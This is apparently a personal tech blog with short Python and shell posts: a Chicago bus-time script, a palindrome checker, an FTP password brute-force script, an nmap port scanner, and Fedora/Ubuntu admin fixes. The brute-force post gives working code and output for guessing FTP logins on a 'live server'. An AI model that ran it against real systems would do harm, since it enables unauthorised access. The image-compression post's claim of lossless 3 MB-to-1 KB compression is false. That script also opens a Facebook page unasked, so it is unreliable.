Thursday, 8 September 2016

Bus time prediction script in Chicago , USA with python

Bus time prediction script in USA with python :  This script will tell you at what time the nest Bus coming towards your way in Chicago ,USA .

 Here i am using following website for route and Bus prediction .

http://ctabustracker.com/bustime/home.jsp

Lets  create a file called 1.py and copy the following code to it .

import urllib.request
import sys
if len(sys.argv) !=3:
        raise SystemExit('We need route and stopid.')
route=sys.argv[1]
stopid=sys.argv[2]
u=urllib.request.urlopen('http://ctabustracker.com/bustime/map/getStopPredictions.jsp?stop={}&route={}'.format(stopid,route))
data=u.read()
from xml.etree.ElementTree import XML
doc=XML(data)
for pt in doc.findall('.//pt'):
        print(pt.text)


Now  save the file and run this as :  python3.4 1.py 22 14787

here 22 is route  and 14787 is bus-stop .

You will get following result :


 Enjoy . :)

Connect With Me: Facebook 

Monday, 5 September 2016

Python script to find a string (word) palindrome or not

Today this python script that will show whether a string is palindrome  or not .

This script will work on pythoon3 and above .

copy bellow script to a file say its 1.py

a=str(input('Give a string: '))
d=len(a)
b=[]
for i in range (d):
        b.append(a[i])
c=[]
e=len(b)
for i in range(e):
        c.append(b[(e-1)-i])
if b==c:
        print('Given',a,'is a palindome.')
else:
        print('No',a,'is not a palindrame.')


 Now Run the script as :   python3.4 1.py


You will get the following output .


Sunday, 14 August 2016

brute force attack with python

Today i will show how to do brute force attack on a live server using python . Its for python 2.7 .

I will show how to do it on VSFTP server .

Just make a file called 1.py . Paste the following to the file 1.py

import socket
import re
import sys
def connection(ip,user,passwd):
        s=socket.socket()
        print'Trying',ip,':',user,':',passwd
        s.connect((ip,21))
        data=s.recv(1024)
        s.send('USER '+user+'\r\n')
        data=s.recv(1024)
        s.send('PASS '+passwd+'\r\n')
        data=s.recv(1024)
        s.send('quit\r\n')
        s.close()
        return data
user='user Name'
passwords=['test','test1','test2','rest4','hell']
for password in passwords:
                p=connection('IPof the PC or server ',user,password)
                if "230" in p:
                        print 'We got it User:',user,'Password:',password
                        socket.socket().close()
                else:
                        print'Sorry'

You will get a out put like this :


Trying 192.168.145.132 : user : test
Sorry
Trying 192.168.145.132 : user : test1
Sorry
Trying 192.168.145.132 : user: test2
Sorry
Trying 192.168.145.132 : user: rest4
Sorry
Trying 192.168.145.132 : user: hell
We got it User: user Password: hell


Dats it . Enjoy .


scan a ip using python script

Today i am going to create a script which will scan a given ip . Script will take the ip from user as argument .


just copy the bellow script as 1.py

import nmap
import sys
u=sys.argv[1:]
print u
y= u[0]
print y
ns=nmap.PortScanner()
print 'Welcome to ',ns.nmap_version(),'scan:'
print 'For the given ip , the follwoing ports are open __:\n\n'
ns.scan(y,'1-65000','-v')
print ns.csv()
print 'For the TCP porotocol the following ports are open__:'
print '\n\n',ns[y]['tcp'].keys()


While running this script you have to mention the ip as argument like bellow :

python2.7 1.py 192.168.145.132

You will get out like bellow __:

python2.7 1 192.168.145.132
['192.168.145.132']
192.168.145.132
Welcome to  (7, 12) scan:
For the given ip , the follwoing ports are open __:


host;hostname;hostname_type;protocol;port;name;state;product;extrainfo;reason;version;conf;cpe
192.168.145.132;anuj.com;PTR;tcp;22;ssh;open;;;syn-ack;;3;
192.168.145.132;anuj.com;PTR;tcp;514;shell;open;;;syn-ack;;3;
192.168.145.132;anuj.com;PTR;tcp;3306;mysql;open;;;syn-ack;;3;
192.168.145.132;anuj.com;PTR;tcp;9090;zeus-admin;open;;;syn-ack;;3;

For the TCP porotocol the following ports are open__:


[514, 3306, 22, 9090]


You can do lots of improvement with this script .

Tuesday, 28 June 2016

How to login to mysql server in Fedora 23/24

Hi All;


Today i will show how to login to mysql server in Fedora 23 or 24 as after installing of the mysql-community-server in Fedora 23/24 you will get following error .


[anuj@anuj ~]$ mysql -u root -p
Enter password:
ERROR 1045 (28000): Access denied for user 'root'@'localhost' (using password: YES)


Solution of the problem:


Run the following command .

grep 'A temporary password is generated for root@localhost' /var/log/mysqld.log |tail -1

You will the password like bellow .

[root@anu]# grep 'A temporary password is generated for root@localhost' /var/log/mysqld.log |tail -1
 

2016-06-15T17:00:24.787059Z 1 [Note] A temporary password is generated for root@localhost: VTWK#Ee/5tKK


Use the password to login . And issue resolve .


Sunday, 8 November 2015

script to compress any photo format


Writter: Anuj Borah
Email: anujborah1@gmail.com 


script that will compress any photo with any format like .jpeg , .jpg , .png etc up to 100% . say if you have a picture of 3 mb , with this script you can compress it till 1 kb . with no degradation of quality.


#!/bin/bash
su -c 'yum install ImageMagick'

echo 'please provide the location of image file 'example ---  /home/anuj/image/anuj.jpg''
read a
echo 'please let me know how much percentage you want to compress -- 'ex- like 50%  etc''
read b
convert $a -resize $b image_new0.jpg
clear
echo 'if you want to compress more photo , run this script again'
echo ":) . Thanks have a nice day !! see u on facebook `firefox https://m.facebook.com/Mr.Anuj2223`"

Saturday, 18 July 2015

how to recover linux system after /etc file got curruped


writer - anuj borah

email- anujborah1@gmail.com


recently my Ubuntu system got crashed it was not booting . my this post will show you how to recover your Linux system after a file in /etc got damaged or mis configured.


how to recover linux installed system after /etc/fstab ,  /etc/nsswitch.conf  etc any file in /etc got damaged or mis configured .


you will be needing a boot able usb which can format your system  but here format is not a option . as a lots of stuff are there in download folder and a lots  of software are installed in your server . so format is not a option .


now i have faced the situation where i have my pc got /etc/nsswitch.conf got mis  configured as i was doing an experiment on ldap server . after shutdown it was not booting once again . i dont have a bootable ubuntu usb and i dont have any iso file through i can make bootable ubuntu usb .


i just turn on the power button of my pc , boot loader loaded , go for advance option , go for the recovery mode . you will get a shell . try to replace the /etc/nsswitch.conf  file but it show read only  file system cant change . here u can just mount the drives and make a boot able  usb copy of ubuntu .


now boot your pc with boot able usb . you will go for try ubuntu option . then

sudo su
fdisk -l

you will get the drive where the previous corrupted ubuntu was installed .
 mount it to any folder say it is /media/anuj


now

chroot /media/anuj

go for the /etc and repace nsswitch.conf file with old backed up file . dats it .

see my bellow pic how was it my pc ..


Popular Posts